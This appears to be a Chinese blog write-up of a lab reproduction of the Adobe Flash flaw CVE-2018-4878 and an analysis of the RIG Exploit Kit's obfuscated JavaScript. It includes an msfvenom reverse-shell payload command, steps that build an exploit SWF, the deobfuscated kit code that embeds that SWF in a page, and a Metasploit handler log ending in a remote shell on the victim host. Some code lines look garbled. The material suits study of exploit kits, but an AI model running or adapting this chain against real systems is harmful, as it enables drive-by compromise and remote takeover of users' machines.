

RIG Exploit Kit & CVE-2018-4878

此前没有接触过这类，现在记录一下

Exploit Kit

刚接触这个词的时候比较模糊，直接翻译就是 Exploit Kit 即（漏洞）利用套件，个人认为可以理解为和 MSF、Empire 这样的工具差不多，不过 RIG EK 主要是通过页面嵌入代码的方式进行攻击，我认为主要的点在于混淆 POC 绕过检测。


CVE-2018-4878

在说 RIG EK 之前先说下 cve-2018-4878 这个漏洞，这里只做复现，不探究原理，影响的有 Adobe Flash 28.0.0.137 及其之前的版本，用户访问攻击者构造的特殊的 Flash，则会触发漏洞。

MSF 生成 shellcode


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.144.130 lport=4444 -f python>shellcode.txt
```

将 shellcode 的内容拷贝到 python 版本利用工具 cve-2018-4878 中



运行之后生成了一个 SWF 文件，当 flash 在调用这个文件的时候产生 RCE

```
root@kali:~# cd Desktop/cve-2018-4878/
root@kali:~/Desktop/cve-2018-4878# vim cve-2018-4878.py
root@kali:~/Desktop/cve-2018-4878# python2 cve-2018-4878.py
root@kali:~/Desktop/cve-2018-4878# ls
cve-2018-4878.py  exploit.swf  index2.html  shellcode.txt
root@kali:~/Desktop/cve-2018-4878#
```



RIG EK 利用流程

RIG EK 主要说起来源码其实是由一个 JS 段落组成的，总共分为三个部分，分别对应三个不同的 CVE 漏洞，这里结合 CVE-2018-4878 说明一下。简化后的流程其实可以概括为两步。

- 1.攻击者利用受害网站的漏洞将 RIG EK 的远程页面嵌入到网站的<iframe>标签中，或者是自己的钓鱼网站中。
- 2.受害者访问嵌入 RIG 的页面，通过 iframe 标签读取 RIG EK 内容。

下面通过实验来说一下

实验

环境

Win7 服务器：192.168.144.134 (提供 HTTP 服务)

Kali：192.168.144.130(msf 收 shell)


Win7 受害者主机：192.168.144.151(安装了存在漏洞的 Adobe Flash 28.0.0.137)

直接下载了 GitHub 上的源代码，可以看到是经过严重混淆过后的，截图部分是第三段 JS，也就是利用 CVE-2018-4878 的部分

[illegible]

在末尾加了个 `document.write()`

分别输出一下，发现解密后的数据和 github 上面提供的相比少了一块，没具体找原因



第二次混淆

上图格式化之后的代码如下图所示

[illegible]

在最后的 `return r`; 前加个 `document.write(r)`; 返回了另一段完全明文的代码，也就是说整个过程中核心代码被加密混淆了两次。

最终的明文

明文如下所示，这段代码在页面中加入一个<object>标签，图中的第一处是调用 cve-2018-4878 的 payload 地址，也就是上一节 CVE-2018-4878 中使用 python 脚本生成的 swf 文件。第二处猜测是准备给第一处 payload 利用成功后下载的勒索病毒或者是挖矿木马。


```

1  <html><head>
2    <meta http-equiv="X-UA-Compatible" content="IE=10">
3    <meta charset="UTF-8">
4  </head><body>ch1
5    pay1
6  </hl>
7  <script>
8    document.write("aaaaaaaaaaaaaaaa1111111111aaaaaaaa")
9    /*e6934d91243hs5f32946fse*/function ghjt5qw(num, width){/*e63442d26562hf93091fs*/var ghjghf654 = "0123456789abdefc";var hgfgghf = "";
10   /*e90439d65398hf47831fs*/var ghjt5qw = ghjghf654.substr(num & 0xF, 1);while (num > 0xF) (num = num >>> 4);ghjt5qw = ghjghf654.substr(num & 0xF, 1) + ghjt5qw
11   ;var width = (width ? width : 0); while (ghjt5qw.length < width)ghjt5qw = "0" + ghjt5qw;return ghjt5qw;}function ghnvbn(u, k) {var fr=String.fromCharCode;
12   var c="", b="", d="", f=fr(0x20), g=fr(0), v=fr(0x22); var app=k+v+f+v+u+v+f+v+navigator.userAgent+v+g+g+g+g+app.length%2 %& (app=g);for (var e = 0; e <
13   app.length; e++) {b = ghjt5qw(app.charCodeAtAt(e),2);d = ghjt5qw(app.charCodeAtAt(e+1),2);/*sadh1087hfs*/c += b + d; e += 1;return c;}
14   /*s61489d6695h7j81044fs*//*sadh42559hfsrff*/
15
16   function iytfguh(fs,asd)
17   {
18     var kottd = '<object classid="clsid:d27cb6be-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="13" height="13">';
19     kottd = kottd + '<param name="movie" value="' + fs + '" />';
20     kottd = kottd + '<param name="play" value="true"/>';
21     kottd = kottd + '<param name="FlashVars value="iddgd=' + asd + '" />';
22     kottd = kottd + '<!--[if !IE]>-->';
23     kottd = kottd + '<object type="application/x-shockwave-flash" data="' + fs + '" allowScriptAccess=always width="13" height="13">';
24     kottd = kottd + '<param name="movie" value="' + fs + '" />';
25     kottd = kottd + '<param name="play" value="true"/>';
26     kottd = kottd + '<param name="FlashVars value="iddgd=' + asd + '" />';
27     kottd = kottd + '<!--[endif]>-->';
28     kottd = kottd + '<!--[if !IE]>--></object><!--<[endif]>-->';
29     kottd = kottd + '</object>';
30
31     var gfgd = document.createElement("div");
32     gfgd.innerHTML = kottd;
33     document.body.appendChild(gfgd);
34   }
35
36   iytfguh("http://192.168.144.134/zip/cve/exploit.swf", ghnvbn("http://192.168.144.111/zip/cve/exploit.swf", "gexyweakor"));
37   document.write("xxxxxxxxxxxxxxxx")
38   </script>

```

执行

设置 MSF 开启反弹监听，访问设定的 pay1.html，MSF 接收到反弹的 shell。



```
msf > use exploit/multi/handler 17.9 kB
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp 427 bytes
msf exploit(multi/handler) > set LHOST 192.168.144.134
LHOST => 192.168.144.134
msf exploit(multi/handler) > set LPORT 4444 1.6 kB
LPORT => 4444
msf exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.144.134:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 192.168.144.151
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.144.130:4444 -> 192.168.144.151:49163)
at 2018-12-22 01:50:20 -0500

meterpreter > shell
Process 3024 created.
Channel 1 created.
Microsoft Windows [0.0.0.0 6.1.7601]
00000000 (c) 2009 Microsoft Corporation00000000000000000000000000000000

C:\Users\xiaom\Desktop>whoami
whoami
0m0a1\xiaom

C:\Users\xiaom\Desktop>
C:\Users\xiaom\Desktop>
```

如果关闭了浏览器，MSF 的 Session 会断开


```
C:\Users\xiaom\Desktop>
C:\Users\xiaom\Desktop>
[*] 192.168.144.151 - Meterpreter session 1 closed. Reason: Died
```

结尾

第一次接触此类攻击方式，RIGEK 也是一个较为古老的 Exploit Kit，看到有文章说在实际的应用中会存在多次的跳转，并且内容一直在更新。2018 年还有更新的 FalloutEK 工具出现，后续看有时间再看一下。

参考链接：

<https://github.com/nao-sec/RigEK/blob/master/README-en.md>

<http://blog.51cto.com/chenxinjie/2093653>